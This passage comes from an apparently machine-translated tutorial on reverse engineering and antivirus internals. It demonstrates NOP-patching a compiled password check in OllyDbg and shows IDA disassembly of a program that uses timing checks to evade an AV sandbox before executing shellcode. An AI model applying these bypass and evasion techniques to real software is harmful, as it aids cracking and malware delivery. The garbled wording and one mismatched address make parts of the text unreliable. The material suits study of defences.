intuitive. It is, however, for a fee, although there is a limited free version.

Without going too much, let's go now to see OllyDbg in action! We write a simple program in C, which
will have the following features:

1) Require a password input

2) Compare the input password with the correct program


3) Give 3 points unmistakably to the password

The code is as follows:

```
# include    < stdio.h>
# include    < string.h>
int  main  ()  {

            int  i;
            char  password  [ 64  ];
            char  passwordCorretta  []= " mhaaanz";
            for   ( i  = 0    ;  i  < 3    ;  i  += 1  )  {  printf  ( " Enter
            password: "  );   scanf  ( "% s"  , password  );

            if   ( strcmp  ( password  , passwordCorretta  )   ==   0  )  {
                        printf  ( " correct me! \ n "  );   i  = 3;
                        return 0;

            }
            else  {
                        printf  ( " Pasword wrong, try again \ n "  );  } } }
```

Once filled, let's drag our executable OllyDbg, and we look

what interests us for our "job":




```
00401528  > C70424 004040 MOV DWORD PTR SS:[ESP],login.00404000     ASCII "Inserisci password: "
0040152F  . E8 34110000   CALL <JMP.&msvcrt.printf>                 printf
00401534  . 8D4424 1C     LEA EAX,DWORD PTR SS:[ESP+1C]
00401538  . 894424 04     MOV DWORD PTR SS:[ESP+4],EAX
0040153C  . C70424 154040 MOV DWORD PTR SS:[ESP],login.00404015     ASCII "%s"
00401543  . E8 28110000   CALL <JMP.&msvcrt.scanf>                  scanf
00401548  . 8D4424 14     LEA EAX,DWORD PTR SS:[ESP+14]
0040154C  . 894424 04     MOV DWORD PTR SS:[ESP+4],EAX
00401550  . 8D4424 1C     LEA EAX,DWORD PTR SS:[ESP+1C]
00401554  . 890424        MOV DWORD PTR SS:[ESP],EAX
00401557  . E8 1C110000   CALL <JMP.&msvcrt.strcmp>                 strcmp
0040155C  . 85C0          TEST EAX,EAX
0040155E   v75 1B         JNZ SHORT login.0040157B
00401560    C70424 184040 MOV DWORD PTR SS:[ESP],login.00404018     ASCII "Password corretta!"
00401567    E8 14110000   CALL <JMP.&msvcrt.puts>
0040156C    C74424 5C 030 MOV DWORD PTR SS:[ESP+5C],3
00401574    B8 00000000   MOV EAX,0
00401579  .vEB 18         JMP SHORT login.00401593
0040157B  > C70424 2B4040 MOV DWORD PTR SS:[ESP],login.0040402B     ASCII "Pasword errata, riprovare"
00401582  . E8 F9100000   CALL <JMP.&msvcrt.puts>                   puts
00401587  . 834424 5C 01  ADD DWORD PTR SS:[ESP+5C],1
0040158C  > 837C24 5C 02  CMP DWORD PTR SS:[ESP+5C],2
00401591  .^7E 95         JLE SHORT login.00401528
00401593  > C9            LEAVE
00401594  . C3            RETN
```

This is a part of assembly code of our program, more specifically the part that

interesting to us (the *main)* in which we can see the ASCII representation of some

String, such as " *Enter password: "* or *"Correct me!"* .


On the right, we can also see the status of registers and flags, they will be back very useful for debugging!



```
Registers (FPU)                  <    <    <    <    <    <    <    <    <
EAX 7571EF7A kernel32.BaseThreadInitThunk
ECX 00000000
EDX 004014E0 login.<ModuleEntryPoint>
EBX 7FFD6000
ESP 0022FF80
EBP 0022FF94
ESI 00000000
EDI 00000000

EIP 004014E3 login.004014E3

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Assuming you know the functionality of the program (having written us) we can immediately go to analyze in more detail, going to set the *breakpoin* t.

Breakpoints stoppano program execution to a specific line of code, and there so allow you to go to verify, at that precise moment: the stack, registers and flags. To set them just press the right button on the interest line of code> *breakpoint >* *toogle* *breakpoint* and the memory address will turn red:




```
00401550 . 8D4424 1C       LEA EAX,DWORD PTR SS:[ESP+1C]
00401554 . 890424          MOV DWORD PTR SS:[ESP],EAX
00401557 . E8 1C110000     CALL <JMP.&msvcrt.strcmp>              strcmp
0040155C . 85C0            TEST EAX,EAX
0040155E  v75 1B           JNZ SHORT login.0040157B
00401560   C70424 184040(  MOV DWORD PTR SS:[ESP],login.00404018  ASCII "Password corretta!"
00401567   E8 14110000     CALL <JMP.&msvcrt.puts>
```

In this case we have setup 3:

1) Just before you call the function *strcmp*
2) Al *test* the eax register
3) When you have to run the *jmp* based on the result


So let us start the program, and insert a sample password:



```
Inserisci password: esempio
```

At the first breakpoint (at *0x00401557)* we can see that what we

We entered as a password ('example') is located within the eax register:



```
EAX 0022FE7C ASCII "esempio"
```

And that, as we see by the previous instruction to the call of *strcmp ,* It is moved to the value of eax within the memory segment SS with ESP offset (*Stack Pointer),* without delve further, it will then serve the comparison function.

By sending even plan ahead to the second breakpoint (or at the time that the *strcmp* concluded) we can go and see what's inside *eax* (Since it is used). But first, let's see what it does *test :* Performs AND between two operators, and what


we want to know, it is that if the result is 0 sets the Zero flag to 1, otherwise the sect to 0. In summary, perhaps most clearly, in pseudo-code:

```
result = A & B;
if ( result = 0 )
        Zero Flag = 1
else
        Zero Flag = 0
```

Therefore the AND operation between the same operator returns 0 only if the operator is 0. braids done, what we are going to do in C, we find him in the same way (as it is obvious that both) in assembly:

`if ( strcmp ( password , passwordCorretta ) == 0 )`	`call strcmp`
	`test eax,eax`
	`jnz passwordErrata ; Jump if Not Zero`

Returning to us, we see what is in eax at the time of the test:


```
EAX FFFFFFFF
ECX 0022FE74 ASCII "mhaaanz"
EDX 0022FE7C ASCII "esempio"
EBX 00000001
ESP 0022FE60
EBP 0022FEC8
ESI 003F0F58
EDI 00000023
```

We in *eax* 0xFFFFFFF, and registries *even* e *edx* respectively the correct password and the


we placed ourselves. So when *test eax, eax* Zero Flag will be set to 0, because the AND of 0xFFFFFFFF

himself back himself.

By sending back the program, we are the decisive condition: JNZ (*Jump if Not Zero)* jumps to the specified memory if ZeroFlag is 0.

So our condition, if the password is wrong, it will jump to the address memory

0x0040157B (password errata):


```
0040157B  > C70424 2B4040  MOV DWORD PTR SS:[ESP],login.0040402B   ASCII "Pasword errata, riprovare"
00401582  . E8 F9100000    CALL <JMP.&msvcrt.puts>                 puts
00401587  . 834424 5C 01   ADD DWORD PTR SS:[ESP+5C],1
0040158C  > 837C24 5C 02   CMP DWORD PTR SS:[ESP+5C],2
00401591  .^7E 95          JLE SHORT login.00401528
```

If you miss a "wrong password", besides making us see the string, we can see that increases by

1 the index *i* the for loop (which is located in *esp +* 5C) and compares it with 2 (C in our condition


i<3), after that jumps based on res ultato (JLE, *Jump if Less or Equal).*

Otherwise, if our password is correct, insert the address of [esp + 5C], where the

our index *i ,* the value 3, we insert in *eax* the value 0 and then, at the time of, let out the


Our program with the value 0 (= no errors), corresponding to the return 0 of our source.

With the wrong password, this is in fact the state of the registers:



```
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFDF000(4000)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
```

And as we see the Zero Flag (Z) is set to 0.

If our password is correct:


```
EAX 00000000
ECX 0022FE7C ASCII "mhaaanz"
EDX 0022FE84
EBX 00000001
ESP 0022FE60
EBP 0022FEC8
ESI 003F0F58
EDI 00000023
```

The register *eax* contains 0, then the zero flag will be set!




```
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(4000)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
```

Our goal now is to change the flow of the program, so as to bypass the password control, so just go and change our education comparison, and here we can have more solutions:


1) Replace with JZ JNZ
2) Change the jump address 0x00402560 (*correct password)*
3) Replace with the NOP

You can use any of the 3, for ease we use the third! Right-click on education> *Assemble*



```
JNZ SHORT 0040157B
```


And we write:



```
NOP
```

Then click on *Assemble*

And the result will be as follows:




```
00401557 . E8 1C110000      CALL <JMP.&msvcrt.strcmp>              └strcmp
0040155C . 85C0             TEST EAX,EAX
0040155E   90               NOP
0040155F   90               NOP
00401560   C70424 184040(   MOV DWORD PTR SS:[ESP],login.00404018  ASCII "Password corretta!"
00401567   E8 14110000      CALL <JMP.&msvcrt.puts>
0040156C   C74424 5C 030(   MOV DWORD PTR SS:[ESP+5C],3
00401574   B8 00000000      MOV EAX,0
00401579 .vEB 18            JMP SHORT login.00401593
```

If you leave ticked the "Fill with NOP's" many nop will be added depending on the size previous instruction, in this case 2 bytes

So now it is performed *strcmp ,* but instead of checking the nop sled instructions will be "Slide" to the address *0x401560 ,* which turns out to be correct password!

And the result will be as follows:



```
Inserisci password: asd
Password corretta!

Premere 1 per continuare o qualsiasi altro tasto per uscire ...
```


E 'was added after' press 1 ... 'because you closed the program immediately

Any password we insert, will always be correct!

EAST

IDA is an essential tool to make reverse-engineering. As said, being a tool professional, it turns out to be a fee, but are also available in limited versions free distribution (directly from the site *hex-rays.com).*
This tool allows you to disassemble a program to go to perform analysis reverse the same, offering options and features very advanced, so much so that on the official website is described thus:
"IDA is a Windows, Linux or Mac OS X hosted multi-processor disassembler and debugger that **offers so many features it is hard to describe them all .** Just grab an evaluation version if you want a test drive."
What we're going to see, as we saw for OllyDbg, will be fair smattering the potential and the IDA uses, but since it is very important in this area, especially for analyzing the same AV, is right at least talk about it.

So we take an executable and drag in IDA. The program that will be the example has the order to check whether we are under analysis by an AV (function explained later in the chapter).




```
; Attributes: bp-based frame

; int main()
public _main
_main proc near
push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF0h
call    ___main
call    _tick
cmp     eax, 1
jnz     short locret_401732
```

```
call    _executeShellcode
```

```
locret_401732:
leave
retn
_main endp
```

This is a graphical representation of our executable __main the main function, the Main function of the program. Its operation is very simple, and does what its disassemblamento:

Apart from the first instructions that adjust the stack, and defined the *prologue* a routine, we see a call to the function __ *tick* . This is corresponding to a function of the program, called their *tick()* . By double-clicking on the call we can also see the view the function:



```
; Attributes: bp-based frame

; int tick()
public _tick
_tick proc near

msSecond= dword ptr -10h
msFirst= dword ptr -0Ch

push    ebp
mov     ebp, esp
sub     esp, 28h
mov     eax, ds:__imp__GetTickCount@0
call    eax ; __imp__GetTickCount@0
mov     [ebp+msFirst], eax
mov     ds:_i, 0
jmp     short loc_4015BB
```

```
loc_4015BB:
mov     eax, ds:_i
cmp     eax, 3B9AC9FFh
jle     short loc_4015AB
```

```
mov     eax, ds:__imp__GetTickCount@0
call    eax ; __imp__GetTickCount@0
mov     [ebp+msSecond], eax
mov     eax, [ebp+msFirst]
sub     eax, [ebp+msSecond]
mov     [esp+4], eax
mov     dword ptr [esp], offset aDifferenzaD ; "Differenza: %d"
call    _printf
mov     eax, [ebp+msSecond]
sub     eax, [ebp+msFirst]
cmp     eax, 7D0h
jle     short loc_4015FB
```

```
loc_4015AB:
nop
nop
nop
mov     eax, ds:_i
add     eax, 1
mov     ds:_i, eax
```

```
mov     eax, 1
jmp     short locret_401600
```


```
loc_4015FB:
mov     eax, 0
```

```
locret_401600:
leave
retn
_tick endp
```

This is the operation of the function *tick()* . Since there will deepen reverse-engineering, not further deepen the operation of this view (the C code can be found in paragraph *GetTickCount* of *By bypass)* .

They return to our main function, the function's result is compared (content in *eax)* with 1, and then carried out a jump condition. If the value is 1, then calling the procedure *__ executeShellcode ,* otherwise COMPLETE the execution of the program.

We can also get an idea of the functions used by the menu on the left *Functions Window :*


Functions window

Function name

```
__mingw_invalidParameterHandler
_pre_c_init
_pre_cpp_init
___tmainCRTStartup
_mainCRTStartup
_decode
_executeShellcode
_tick
_core
_beingDebugged
_bigAlloc
_loadLibrary
_main
___dyn_tls_dtor@12
___dyn_tls_init@12
___tlregdtor
_my_lconv_init
__decode_pointer
__encode_pointer
_mingw_onexit
```

Line 13 of 75

Even in the hexadecimal view *Hex View ,* the imported functions, as well as many other things. As mentioned directly from the official website, the features are so many that to list them would impossible.

Antivirus

What are

The task of anti-virus software is to protect your computer software that could
infect the computer, referred to generically as ***malware*** **. The latter can be**
classified in different ways: Trojans, viruses, rootkits and so on.
The Antivirus, using different techniques that we will see later, is responsible for analyzing using
different techniques, files inside the computer, and thus disinfecting or
completely delete the file, in case the latter was considered malicious.

Most AV (Antivirus abbreviation) are written in native code ,
usually a mixture of C and C ++. This is because the latter, once compiled, are
performed directly on the CPU, offering a lot more speed than interpreted languages, which
require an additional layer to be performed (a virtual machine for integrated AV
interpret the bytecode). There speed , for AV, it is very important, almost essential. It has to be comfortable for a

User normal daily use, use little time on the analysis of a file and use
few resources, to avoid negatively affecting the computer's performance. For this reason the native languages are the first choice for the development, against problems
concerning the safety of the program.
In fact, these languages do not offer any protection mechanism against corruption
memory (eg, buffer overflow), as do the ***managed language*** **come Python,**
Java, etc.
This poses an even greater risk to the end user, a small mistake
programming in the AV development can lead to exploits direct towards the latter,
thus becoming itself a source of bugs.

Common features

Scanners

Common in many AV, you can analyze a set of files, folders or even the entire
system via an interface (GUI) or directly from the command line. It is also often available analysis option ***on-access ;*** **or to any memory**
access
(Creation, modification, execution) executed by the OS or external software, one is executed
scanning of the file in question.
It turns out, however, at the same time a very 'attached component' and subject to vulnerabilities;
It could be a problem, a bug in the analysis of a particular file that could expose
to a risk of ***arbitrary code execution ,*** **even if the end user does not run the file directly**
in analysis.

Signatures

This analysis is present in any AV market.
The task of this component is to determine if a file is malicious or not based
a series of *signatures ,* sought within a file. The most common techniques are:

1) ***Pattern matching :*** research, within the file, specific strings considered potentially dangerous.
2) ***Hash MD5 :*** It allows you to search for specific files or malware previously recognized. Performs MD5 of the file and compares it to the hash strings known as malware.
3) ***Checksum :*** It performs the checksum of code lengths, going for, like MD5, a comparison with strings which have been recognized as malevolent.

There are a variety of techniques, the 3 listed above are only the most common used by Most AV.
The disadvantage of this method is that many signatures can generate *False positive (* file 'Clean' that are recognized as malware) or even *true positives (* recognized malware how to clean files).

archives

An AV must be able to navigate within archived files (such as .zip) and compressed, and given their large quantity, it must support different formats such as: ZIP, 7z, RAR, XAR and so on. This component is very subject to vulnerability.

Unpackers

A unpacker (= un) has developed a routine to unpack executable files compressed. The
technique *packing* It is very widespread in the development of malware, since it allows to offuscarli and hide the logic of malware, circumventing the security systems. Simple *packer tool* simply apply a compression, consequently do not create difficulties on the 'unpacking' of the latter by the virus. But there are not only simple techniques like the latter, there are a lot more advanced techniques that make it difficult the reverse operation.
New packaging techniques are growing almost daily.

Emulators

An emulator allows the antivirus to execute a file in a sandbox (a disconnected environment
underlying operating system), with the aim of monitoring the execution of the program and
result in potentially dangerous actions. It is executed within a sandbox in
so as to perform the potential malware without ourself to execute directly on the system
Operating, damage may occur.
Among the most popular emulators is certainly the Intel x86, but you can also find emulators
for virtual machines with the task of investigating Java bytecode, JavaScript and so on. As may seem like a great way to monitor the actions of a program, it is
easily Bypassable; one of the main reasons is that not all the instructions for the CPU are
integrated and that is very easy to recognize (***fingerprint),*** **in malware development, if you are in a**
sandbox or not (techniques that we will see later).

several formats

There is an incredible number of formats that a file can have, so a virus must
be capable of analyzing any type of file he happens at hand, and this turns out to be
often a problem. To list just a few: HTML, XML, PDF, JPG, PNG, GIF, ICO, MP3,
MP4, MOV, PE, ELF, Mach-O, OLE2, and so you could fill a document only to list
all existing files.
This turns out to be a big problem for AV, since an exploit appears for a
